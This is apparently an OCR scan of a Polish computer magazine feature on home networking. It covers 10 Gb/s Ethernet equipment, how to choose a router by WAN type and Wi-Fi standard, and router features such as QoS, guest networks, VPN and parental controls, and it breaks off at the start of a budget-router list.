Aby móc cieszyć się takimi transferami, trzeba spełnić szereg warunków. Prowadzenie komunikacji z prędkością 10 Gb/s wymaga posiadania zgodnej ze standardem karty sieciowej. Karta ta może być integralną częścią płyty głównej bądź jej rozszerzeniem montowanym w złączu PCI-E. Interfejs sieci 10 Gb/s znajdziemy zarówno w płytach głównych przeznaczonych pod procesory marki Intel (Gigabyte Z390 AORUS XTREME, ASRock Z390 TAICHI ULTIMATE, ASRock Fatal1ty Z370 Professional Gaming i7), jak i AMD (ASRock Fatal1ty X399 Professional Gaming, Asus ROG Zenith Extreme Alpha). Niestety, delikatnie mówiąc, płyty te do najtańszych nie należą – w chwili obecnej są to jedynie topowe konstrukcje.
Drugi warunek dotyczy przewodów. Standard określa użycie okablowania kategorii 6a i 6. Pozwala osiągnąć transmisję między urządzeniami na odległość: 6a – do 100 m, 6 – do 55 m. Użycie starszego 5e, choć na krótkie dystanse dozwolone, ogranicza prędkość transmisji.
Najwyższe obostrzenia dotyczą noś ników, pomiędzy którymi dane są kopiowane. Jak pokazały przeprowadzone próby, użycie tradycyjnych dysków talerzowych w połączeniu z 10 Gb/s daje mizerny rezultat. Pliki są tylko nieznacznie szybciej kopiowane w porównaniu ze standardem Gigabit Ethernet. Niskie i zarazem zbliżone prędkości kopiowania są spowodowane ograniczeniami dysków HDD.
Po zastąpieniu dysków twardych nośnikami SSD (SATA III) udaje się znacząco zwiększyć prędkość transferu, co przekłada się na krótsze czasy kopiowania. Wykorzystanie połączenia 10 Gb/s istotnie zwiększa szybkość operacji. Niestety, na rozwinięcie skrzydeł nie pozwala standard SATA III, którego maksymalna przepustowość to 6 Gb/s.
Pełnię możliwości 10GBASE-T pokazuje w połączeniu z nośnikami M.2, które do komunikacji z płytą główną wykorzystują interfejs PCIe. Tym samym znoszą one ograniczenia

10 GB ETHERNET



NIGHTHAWK PRO GAMING SX10
OK. 1400 ZŁ

KARTA SIECIOWA **XG-C100C (PCI-E ×4)** (OK. 430 ZŁ) ORAZ PRZEŁĄCZNIK **XG-U2008** OK. 1000 ZŁ

standardu SATA III. Przepustowość dysków M.2 waha się od 8 Gb/s do 32 Gb/s i zależy od liczby obsługiwanych linii PCIe. Osiągi nośników wzrastają wraz z porzuceniem AHCI na rzecz protokołu NVMe. Wymiana SSD na nowocześniejsze konstrukcje powoduje dwukrotny wzrost prędkości przesyłu danych w stosunku do osiąganego przy użyciu SATA III.

Alternatywą dla nośników półprzewodnikowych jest wykorzystanie technologii RAID. Równoległa praca kilku połączonych ze sobą klasycznych dysków pozwala w pełni wykorzystać możliwości łącza 10 Gb/s.

Dostępne rozwiązania

Jedną z firm, która próbuje zawojować rynek domowych sieci 10 Gb/s, jest Asus. Firma zaproponowała kompletne rozwiązanie pozwalające wykorzystać możliwości nowego standardu. W ofercie producenta jest karta sieciowa XG-C100C (PCI-E ×4) oraz przełącznik XG-U2008.

Połączenie obu urządzeń pozwala czerpać pełną garścią z korzyści, jakie daje nowe rozwiązanie.

Również w ofercie Netgear znajdziemy stosowny switch – model Nighthawk Pro Gaming SX10 (za mniej więcej 1400 złotych).

Niestety, w obu przypadkach z dziesięciu interfejsów przewodowych tylko dwa spełniają wymogi standardu 10GBASE-T, pozostałe osiem to 1 Gb/s. Rozmiar sieci w standardzie 10GBASE-T zostaje więc ograniczony do dwóch urządzeń. Oba switche mogą zostać wykorzystane do połączenia ze sobą dwóch komputerów, między którymi prowadzimy intensywną wymianę danych, bądź pary komputer–NAS.

Nowe rozwiązanie coraz częściej gości w macierzach dyskowych (NAS), przeznaczonych do domu bądź małych biur. Obsługa standardu może zostać zapewniona fabrycznie poprzez wbudowany interfejs bądź podobnie jak w przypadku komputerów dodana po montażu dodatkowej karty rozszerzeń. Dwaj czołowi producenci (Synology, Qnap) mają w ofercie oba typy urządzeń.

ILE TO KOSZTUJE

Ceny urządzeń 10 Gb/s systematycznie spadają. Dziś za kartę Asus XG-C100C zapłacimy około 430 złotych, ale do zestawienia łącza pomiędzy komputerami potrzebujemy dwóch takich kart. Cena zaprezentowanych przełączników to wydatek 1000 złotych. Choć tu warto zaznaczyć, że nie są one niezbędne. Najdroższym z urządzeń jest NAS, którego cena zależy od liczby obsługiwanych dysków, użytego procesora oraz wielkości pamięci RAM. Ceny przedstawionych modeli zaczynają się od 3000 złotych, do tego należy doliczyć koszt kart sieciowych – w przypadku Synology to 650 złotych, a cena karty Qnap jest zbliżona do Asus XG-C100C (obie karty wykorzystują ten sam chip Aquantia AQC107).

Dla kogo ta prędkość?

Po nowe rozwiązanie w pierwszej kolejności powinni sięgnąć ci, którzy operują na dużych zbiorach danych, ponieważ użycie standardu 10 Gb/s znacznie skraca czas transferu plików. Na jego upowszechnienie z pewnością wpłynie stałe zwiększanie się prędkości łączy internetowych oraz rozwój technik łączności bezprzewodowej, dla których wraz z pojawieniem się standardu 802.11ax (Wi-Fi 6 według nowej nomenklatury – patrz strony 14–15) Gigabit Ethernet okazuje się niewystarczający. **łg**

SYNOLOGY DS1517+ PLUS KARTA E10G18-T1
OD OK. 3000 ZŁ

TS-453B PLUS KARTA QXG-10G1T
OK. 3000 ZŁ

Fot. Chainat/123rf.com

WYBIERAMY

Centralnym punktem każdej sieci domowej jest wydajny router. Możliwości urządzeń sieciowych dostępnych w sklepach są bardzo różnorodne. Warto wiedzieć, na jakie funkcje zwracać uwagę podczas zakupów, aby ***uniknąć rozczarowań i wybrać sprzęt dopasowany do naszych potrzeb i portfela***

Router bardzo często porównuje się do bramy – zapewnia on wyjście z naszej sieci domowej do sieci zewnętrznych, a docelowo do internetu. Jego wydajność i możliwości przekładają się wprost na nasz komfort korzystania z sieci. Oczywiście poza routerem ważne jest również, jakiej szybkości łącze oferuje nam nasz dostawca internetowy. Nie ma sensu inwestować w bardzo drogi router, jeśli mamy wykupione łącze ADSL o wydajności 20 Mb/s. Producenci oferują bardzo dużo różnego rodzaju funkcji, które mogą być dla nas mniej lub bardziej przydatne. Ciekawym rozwiązaniem jest możliwość utworzenia specjalnej sieci tylko dla gości, tworzenie harmonogramów pracy sieci oraz konfigurowanie funkcji kontroli rodzicielskiej w celu zabezpieczenia najmłodszych użytkowników przed szkodliwymi dla nich stronami.

Część użytkowników dużą wagę przywiązuje do estetyki i wyglądu ich urządzenia. To zrozumiałe – zaleca się, aby router zajmował centralne miejsce w mieszkaniu, dzięki czemu można uzyskać optymalny zasięg w każdym pomieszczeniu. W zależności od wielkości mieszkania lub domu będziemy musieli podjąć decyzję, czy jedno urządzenie nam wystarczy, czy trzeba inwestować w rozwiązania zwiększające zasięg lub najnowsze rozwiązanie Wi-Fi Mesh opisane w dalszej części numeru.

Wybieramy typ interfejsu WAN w routerze

Pierwsze kryterium, jakie powinniśmy wziąć pod uwagę, kupując router, to typ interfejsu WAN – czyli gniazda, gdzie podłączamy internet od operatora. Router musimy dostosować do typu połączenia internetowego, jakiego używamy.

- Jeżeli korzystamy z Neostrady lub innego dostawcy i sygnał internetowy dochodzi do nas za pomocą kabla telefonicznego, musimy wybrać router z modemem ADSL2+ (czyli z gniazdem RJ-11). Trzeba jednak pamiętać, że maksymalna przepustowość tego typu połączenia wynosi zaledwie 24 Mb/s (3 MB/s) i to przy idealnych warunkach. Warto w tym miejscu zauważyć, że jeśli zależy nam tylko i wyłącznie na zwykłym dostępie do sieci, nie musimy inwestować w bardzo drogi sprzęt, chyba że planujemy zmianę dostawcy w najbliższym czasie.
- Jeżeli mamy połączenie zapewniane przez sieć osiedlową lub telewizję kablową (UPC, Aster, Vectra), potrzebujemy routera xDSL – to najbardziej popularny typ (wszystkie przedstawione modele). Interfejs WAN jest gniazdem RJ-45, standardowym, takim jak porty Ethernet.

Uwaga! Producenci sprzętu sieciowego produkują podobne modele, aby sprostać wymaganiom wszystkich klientów. Dobrym przykładem jest TP-Link i jego dwa modele Archer VR900 i Archer C2300, które różnią się formą interfejsu WAN. Pierwszy to model z ADSL2+, a drugi xDSL. Jeśli nie zamierzamy zmieniać dostawcy internetu i typu łącza, nie kupujmy znacznie droższych modeli, które pozwalają na korzystanie z dowolnego typu interfejsu WAN, tego typu urządzenia są zawsze nieco droższe. Można także kupić uniwersalny router – na przykład prawie wszystkie modele Fritzbox. W urządzeniach tych samodzielnie decydujemy, czy interfejsem WAN będzie gniazdko telefoniczne, czy też jeden z portów RJ-45. Również routery firmy ASUS pozwalają na korzystanie z różnego rodzaju interfejsów WAN, w tym nawet z kilku jednocześnie, dzięki funkcji Dual WAN (więcej na jej temat na kolejnych stronach).

Od frontu routery Archer VR900 oraz C2300 są niemal identyczne. To, czym się różnią, znajdziemy z tyłu obudowy

Archer VR900 – po lewej stronie jest widoczny port DSL, który pozwala na podłączenie kabla telefonicznego zakończonego końcówką RJ-11. Dodatkowo po prawej jeden z portów LAN to tak naprawdę port EWAN, który pozwala na podłączenie Ethernetu – pozostają nam wtedy do dyspozycji tylko trzy porty LAN

Archer C2300 – w tym modelu po lewej stronie mamy standardowy port WAN typu Ethernet i po prawej cztery porty LAN. Różnica w cenie jest dość znaczna – za model Archer VR900, który jest klasy AC1900, musimy zapłacić około 599 zł, a za Archer C2300 klasy AC2300 – 530 zł

ROUTER

TP-Link Archer C5400
Router ma aż osiem anten, wyposażony jest w technologię Tri-Band, która pozwala na utworzenie aż trzech niezależnych od siebie sieci, jednej w paśmie 2,4 GHz oraz dwóch w paśmie 5 GHz. Dzięki temu oprócz bardzo dobrego zasięgu pozwala na połączenie się wielu klientów jednocześnie do różnych sieci bez redukcji przepustowości dla poszczególnych użytkowników

Dwie sieci na różnych pasmach pozwalają na podłączenie większej liczby urządzeń do sieci bez negatywnych skutków

Modem od dostawcy internetu

Bardzo często dostawcy internetu dostarczają po podpisaniu umowy urządzenie abonenckie, które nie jest naszą własnością i może pełnić funkcję routera. Możemy podłączyć do niego własne, bardziej wydajne urządzenie, wyposażone w znacznie więcej funkcji.

W wypadku łącza mobilnego mamy nieco większe możliwości. Można na przykład użyć typowego routera z gniazdem RJ-45 i portem USB i podłączyć do niego modem USB lub kupić router, który ma zintegrowany modem. Alternatywnie możemy również korzystać z modemu 3G/LTE, nie zapewni nam on jednak zaawansowanych funkcji oraz zasięgu, który zapewniają routery. Wybierając opcję podłączenia do routera modemu USB, sprawdźmy dokładnie, czy port w routerze ma obsługę modemów i jakie konkretnie modele są wspierane.

Jaki standard wybrać oraz jaką klasę szybkości

Na stronie 10 można przeczytać, jakie są dostępne standardy sieci bezprzewodowych. A jaki standard sprawdzi się najlepiej w zależności od potrzeb?

Na początek przypomnienie – im wyższa cyfra po „Wi-Fi" w nazwie standardu, tym jest to nowsza i bardziej wydajna generacja. Standardy sieci określane są przez specjalne stowarzyszenie firm i wprost informują o maksymalnych możliwościach danego standardu i jego parametrach, dzięki czemu każdy producent może tworzyć kompatybilne urządzenia. Możemy kupić urządzenia różnych generacji z bardzo różnymi klasami, w zależności od ilości nadajników oraz modulacji mogą pojawiać się ogromne różnice w wydajności. Powinniśmy wybrać urządzenie, które pozwoli w pełni wykorzystać szybkość internetu, jaki dostarcza nam nasz dostawca.

Następnie warto sprawdzić, czy urządzenia, które mamy w domu, pozwolą na wykorzystanie potencjału nowego routera, to znaczy, czy nasz laptop, komputer, smartfon, obsługują najnowsze standardy. W wypadku większości użytkowników najlepiej sprawdzi się router średniej klasy, który ma możliwość korzystania z Wi-Fi 5 i z pewnością będzie przydatny przez kilka najbliższych lat. Dodatkowo warto rozglądać się za urządzeniami, które mają przynajmniej trzy anteny lub inaczej mówiąc, pracują w trybie 3x3, co znaczy, że mogą wysyłać dane aż trzema odrębnymi strumieniami. W przypadku Wi-Fi 5 przekłada się to na szybkość łącza wynoszącą aż 1300 Mb/s (szerokość pasma 80 MHz, jeden nadajnik pozwala na uzyskanie 433 Mb/s). Są to relatywnie niedrogie urządzenia i zdecydowanie wystarczą do typowego mieszkania.

Czy potrzebuję bardzo szybkiego Wi-Fi?

Wiele osób zadaje sobie to pytanie. Odpowiedź jest uzależniona od tego, jak bardzo rozbudowana jest nasza sieć domowa. Jeśli nasz dostawca dostarcza nam tylko 40 Mb/s, a my korzystamy wyłącznie z laptopa i smartfona w celu uzyskania dostępu do internetu, nie ma sensu kupować superszybkiego routera.

Sytuacja jest jednak inna w przypadku, gdy chcemy na przykład na telewizorze 4K wyświetlać filmy z laptopa lub serwera NAS, a jednocześnie w tle pracuje kilka smartfonów, tabletów czy laptopów innych domowników, którzy oglądają filmy w internecie lub chcą uzyskać dostęp do zasobów na serwerze NAS. Duży ruch w sieci może bardzo szybko zablokować router i wysycić jego przepustowość, a wtedy każdy użytkownik sieci wyraźnie to odczuje. Najlepszym rozwiązaniem w przypadku rozbudowanych sieci domowych jest wybranie routera, który obsługuje funkcję

TL-WR902AC
Jeden z najmniejszych routerów generacji Wi-Fi 5. Jest to urządzenie klasy AC750 (300 Mb/s na 2,4 GHz i 433 Mb/s na 5 GHz). Oprócz portu WAN na Ethernet można wykorzystać port USB na podłączenie na przykład modemu USB 3G/LTE. Jest to dość dobre rozwiązanie do naprawdę małych mieszkań lub jeśli często podróżujemy i korzystamy z modemu internetu mobilnego

KOLEJNE GENERACJE WI-FI

Wi-Fi 6	802.11ax	najnowszy, dopiero pojawia się na rynku, do 10–14 Gb/s, od 1 do 7 GHz
Wi-Fi 5	802.11ac	bardzo popularny, od 433 Mb/s do 7 Gb/s*, 5 GHz
Wi-Fi 4	802.11n	bardzo popularny, 150–600 Mb/s, 2,4 i 5 GHz
Wi-Fi 3	802.11g	wciąż w użyciu, 54 Mb/s, 2,4 GHz
Wi-Fi 2	802.11b	nieużywany, 11 Mb/s, 2,4 GHz
Wi-Fi 1	802.11a	nieużywany, 54 Mb/s, 5 GHz

* 6,77 Gb/s dla urządzeń Wave 2

>

MU-MIMO (więcej o tej technologii w ramce poniżej) oraz pracuje w trybie Dual-Band. Dzięki temu część urządzeń, które nie potrzebują bardzo dużej przepustowości, może korzystać z sieci w paśmie 2,4 GHz, a te najbardziej wymagające – w paśmie 5 GHz. Możemy wtedy osiągnąć większą optymalizację pracy routera.

Zasięg działania a router

Oprócz możliwości przesyłania ogromnych ilości danych musimy również wziąć pod uwagę lokalizację, w której będzie się znajdować router. Jeśli jest to nieduże mieszkanie, załóżmy o powierzchni 50 m^2, nie musimy kupować urządzenia, które jest przeznaczone do dużych firm lub domów jednorodzinnych. Ogólna zasada, którą należy się kierować, jest taka, że urządzenia z wbudowanymi antenami radzą sobie znacznie gorzej od routerów z antenami zewnętrznymi. Anteny pozwalają cieszyć się większą wydajnością. **kd**

FUNKCJE WARTE UWAGI

Praktycznie wszystkie routery, które są obecnie w sprzedaży, sprawdzą się, jeżeli zależy nam jedynie na podstawowej funkcjonalności – dostępie do internetu oraz stworzeniu w mieszkaniu sieci bezprzewodowej. To, czym różnią się modele poszczególnych producentów, to specjalne funkcje, które rozszerzają możliwości routerów oraz sprawiają, że stają się naprawdę złożonymi urządzeniami z mnóst wem opcji do skonfigurowania.


PORTY USB ORAZ FUNKCJONALNOŚCI


Coraz częściej routery wyposażone są w porty USB. Jest to bardzo przydatna funkcjonalność, na którą zdecydowanie powinniśmy zwrócić uwagę przy zakupie. Podstawowa funkcja takiego portu to możliwość udostępniania w sieci specjalnego zasobu z nośnika podłączonego do portu routera. Dobrej klasy routery obsługują nośniki nawet do 4 TB. Inne możliwości to na przykład podłączenie drukarki do ruotera w celu skonfigurowania możliwości druku przez sieć (router musi obsługiwać serwer wydruku) czy obsługa modemów 3G/LTE. Urządzenia bardzo różnią się wydajnością portów USB, najwydajniejsze zdecydowanie przekraczają 80 MB/s w standardzie USB 3.0, tańsze sprzęty rzadko przekraczają natomiast 12 MB/s w standardzie USB 2.0.

D-Link DIR-882 – ten router jest wyposażony w dwa porty USB, jeden bardziej wydajny USB 3.0 znajdujący się z przodu urządzenia oraz drugi USB 2.0 z tyłu

DUAL-BAND LUB TRI-BAND


W celu uzyskania optymalnej wydajności w sieciach domowych, z których korzysta kilku użytkowników jednocześnie oraz wiele różnego rodzaju sprzętu, warto wybrać router typu Dual-Band, czyli taki, który pozwala na utworzenie sieci 2,4 GHz oraz 5 GHz. Najbardziej wymagający użytkownicy, potrzebujący najwyższej wydajności, powinni natomiast rozglądać się za routerem wspierającym technologię Tri-Band. Najłatwiej rozpoznać takie urządzenia po liczbie anten. Te, które mają sześć lub osiem anten, na pewno wspierają Tri-Band, a urządzenia do czterech anten pracują w technologii Dual-Band.






MU-MIMO

Technologia ta pojawiła się razem z generacją Wi-Fi 5, pozwala na przesyłanie w tym samym czasie danych do wielu klientów bez redukcji wydajności. Najłatwiej zaobserwować działanie MU-MIMO w przypadku, gdy cztery urządzenia z pojedynczymi antenami łączą się z jednym routerem obsługującym pracę 4x4. Wtedy transmisja jednocześnie może odbywać się z pełną wydajnością każdego z urządzeń. W routerze bez technologii MU-MIMO każdy klient czeka w kolejce na obsłużenie, co znacznie redukuje przepustowość.




HARMONOGRAM

Urządzenia, które pozwalają kontrolować działanie sieci bezprzewodowych lub dostęp do internetu poprzez harmonogram, mogą być przydatne na przykład w sytuacji, gdy chcemy ograniczyć dostęp do sieci w nocy lub gdy nie ma nas w domu. Mogą być użyteczne także wtedy, kiedy chcemy, by dzieci spędzały mniej czasu w internecie.



KONTROLA RODZICIELSKA

Często w oprogramowaniu routera jest specjalne menu do zarządzania kontrolą rodzicielską. Możemy ustalać harmonogramy dostępu do internetu, blokować dostęp do konkretnych adresów URL bądź filtrować dostęp, używając określonych fraz. Wszystko to może być skonfigurowane dla konkretnego użytkownika lub całej sieci. Warto wiedzieć, że z tej funkcji z powodzeniem możemy korzystać także w firmie, żeby zablokować pracownikom możliwość wchodzenia na strony, których nie powinni odwiedzać w trakcie pracy.



Funkcja kontroli rodzicielskiej pozwala tworzyć profile użytkowników i nimi zarządzać. W niektórych modelach routerów można także przeglądać historię stron odwiedzanych przez danego użytkownika, nawet jeśli skasuje on historię w przeglądarce

QOS

To skrót od **Quality of Service**, czyli zarządzanie przepustowością sieci. Jest to niezwykle ciekawa funkcja, która pozwala na skonfigurowanie routera z wykorzystaniem priorytetów dla konkretnych usług lub programów. Możemy na przykład przyznać najwyższy priorytet dla gier online, a znacznie mniejszy dla usług pobierania danych. Dzięki temu nawet jeśli wszyscy użytkownicy w sieci będą pobierali dane, i tak będziemy mog li cieszyć się płynną rozgrywką, co jest niemożliwe do osiągnięcia bez funkcji QoS.


W zależności od producenta konfiguracja tej funkcji może być automatyczna bądź też w pełni ręczna

SIEĆ DLA GOŚCI

Obecnie ta funkcja to już w większości standard, pozwala na utworzenie dodatkowej sieci bezprzewodowej o zupełnie innej nazwie (SSID) oraz haśle dostępu. Jest to niezwykle przydatna funkcja, jeśli chcemy, aby odwiedzający nas goście mieli dostęp do sieci, a my nie zamierzamy dawać im dostępu do naszej głównej sieci. Sieć dla gości konfiguruje się niezwykle prosto i wystarczy aktywować ją w panelu zarządzania routera. Po zakończonej wizycie możemy dezaktywować taką sieć. Podczas korzystania z takiej sieci użytkownicy mają dostęp tylko do internetu i nie mogą komunikować się z urządzeniami głównej sieci domowej.


TRYBY PRACY

Podstawową funkcją routera jest udostępnianie połączenia internetowego, jednak są to na tyle uniwersalne urządzenia, że mogą pełnić również inne funkcje. Niektóre routery wyposażone są w opcję zmiany trybu pracy.



■ **Repeater** – pozwala rozszerzyć sieć bezprzewodową, wzmacniając sygnał istniejącej już sieci; ten tryb redukuje wydajność do około 50 procent

■ **AP** – pozwala na stworzenie sieci bezprzewodowej do rozsyłania sygnału przychodzącego do routera przez połączenie LAN




■ **Media Bridge** – zapewnia parowanie bezprzewodowe między dwoma routerami, które rozsyłają sygnał, wykorzystując LAN

>

BEZPIECZEŃSTWO

W kwestii zabezpieczeń routery stają się coraz bardziej rozbudowane. Oprócz filtrowania, wbudowanego firewalla, blokowania ataków DDoS oraz Ping mogą mieć nawet aktywne antywirusy. Tego typu rozwiązanie znajdziemy tylko w najdroższych modelach poszczególnych producentów. Oczywiście antywirus w routerze nie zapewnia 100-procentowej ochrony i nie sprawdzi zasobów na naszym dysku – może jedynie weryfikować ruch, jaki przez niego przechodzi, oraz strony internetowe, na które wchodzą użytkownicy. Takie rozwiązanie jest bardzo ciekawe zwłaszcza dla użytkowników mobilnych, którzy nie instalują programów antywirusowych na swoich smartfonach. Dodatkowa ochrona z routera może zabezpieczać przed niebezpiecznymi stronami i dostępem z zewnątrz.




SERWER VPN

Nieco droższe modele pozwalają na skonfigurowanie serwera lub klienta VPN – dzięki czemu nadają się zarówno do zastosowań dla firm, jak również zwykłych domowych użytkowników. Odpowiednia konfiguracja klienta VPN na naszym routerze pozwoli skierować cały ruch sieciowy od razu przez bezpieczne szyfrowane tunele. Jest to warte uwagi rozwiązanie, gdyż bez niego wiele urządzeń w naszej sieci komunikuje się bez możliwości zabezpieczenia ruchu, jak na przykład telewizory czy inny sprzęt, który nie obsługuje opcji instalacji klienta VPN. Konfiguracja tej funkcji wymaga jednak nieco bardziej zaawansowanej wiedzy.

KLIENT SERWERA RADIUS

Niektóre routery wspierają obsługę serwerów RADIUS, które mogą aktywnie pracować wewnątrz naszej sieci domowej, na przykład na serwerze NAS. RADIUS to usługa, która pozwala na autoryzowanie i uwierzytelnianie użytkowników, którzy chcą uzyskać dostęp do sieci. Po poprawnej konfiguracji podczas łączenia informacje o kliencie bezprzewodowym są wysyłane przez router do serwera RADIUS i dopiero po poprawnej weryfikacji przyznawany jest dostęp do sieci. Jest to więc dodatkowe zabezpieczenie sieci domowej.



WPS

WPS to przydatna funkcja, która ułatwi podłączanie do sieci Wi-Fi dodatkowych urządzeń. Proces łączenia polega na wciśnięciu przycisku na routerze i w urządzeniu, które chcemy dodać do sieci. Warto więc zwrócić uwagę, czy kupowany router ma WPS. Wystarczy dokładnie obejrzeć obudowę routera, aby odnaleźć odpowiedni przycisk. **Uwaga!** WPS może być potencjalnie niebezpieczny i umożliwić włamanie się do sieci, dlatego jeśli nie korzystamy z tej funkcji i mamy już podłączone wszystkie urządzenia, powinniśmy wyłączyć ją w opcjach urządzenia.


Przycisk WPS znajduje się przeważnie z tyłu urządzenia obok gniazda zasilania

DUAL WAN

Jeśli zależy nam na bardzo stabilnym połączeniu z internetem, warto poszukać urządzeń wspierających technologię Dual WAN. Pozwala ona na inteligentne przełączanie pomiędzy dwoma źródłami internetu, na przykład od dostawcy telewizji kablowej i z modemu 3G/LTE. W razie przerwy w dostępie w jednym źródle automatycznie mamy zapewniony dostęp z drugiego. Jest to preferowany tryb pracy, na przykład gdy musimy mieć ciągły dostęp do monitoringu. Takie rozwiązanie znajdziemy tylko w wybranych routerach firmy Asus.

MONITOR RUCHU

Niektóre routery wyposażone są w specjalne monitory ruchu sieciowego i pozwalają na analizę całego ruchu w naszej sieci. Dzięki temu możemy sprawdzać, w jakich godzinach ile dokładnie transferu wykorzystano. Jest to szczególnie przydatne, jeśli mamy ograniczoną ilość gigabajtów do wykorzystania w planie taryfowym. Dzięki analizie monitora ruchu będziemy mogli dość precyzyjnie określić, ile transferu nam zostało.



Fot. Marina Strizhak/123rf.com

ROUTERY WARTE UWAGI

Spośród wielu routerów dostępnych w sklepach oto ***wybrane – najlepsze w różnych przedziałach cenowych****, tak by każdy mógł znaleźć coś dla siebie*

Routery zostały podzielone na kategorie ze względu na ceny: budżetowe, średnie, drogie oraz dla entuzjastów. W każdym z opisów przedstawiono najciekawsze funkcje dostępne w urządzeniach. Warto wiedzieć, że czasem te tańsze modele mogą pozytywnie zaskoczyć wydajnością – nie należy ich skreślać na samym starcie. Najdroższe routery z kolei oferują ogromną wydajność, ale na razie na rynku trudno znaleźć kompatybilny sprzęt sieciowy, który pozwoli na ich pełne wykorzystanie, są więc przeznaczone dla entuzjastów. Zdecydowanie należy, nawet w wypadku najtańszych urządzeń, zwrócić uwagę na dodatkowe funkcjonalności, na przykład porty USB i obsługę serwera wydruku.

Warto też rozglądać się za urządzeniami, które są wyposażone w gigabitowe przełączniki (na opakowaniu powinna być informacja o portach, na przykład 10/100/1000). Są one znacznie wydajniejsze i nawet jeśli nasz dostawca nie dostarcza nam aż tak szybkiego internetu, może okazać się, że potrzeby naszej sieci domowej są tak duże, że wymagają większej przepustowości. **kd**

BUDŻETOWE ROUTERY ZA MNIEJ WIĘCEJ 150 ZŁOTYCH

TP-LINK ARCHER C2 V3

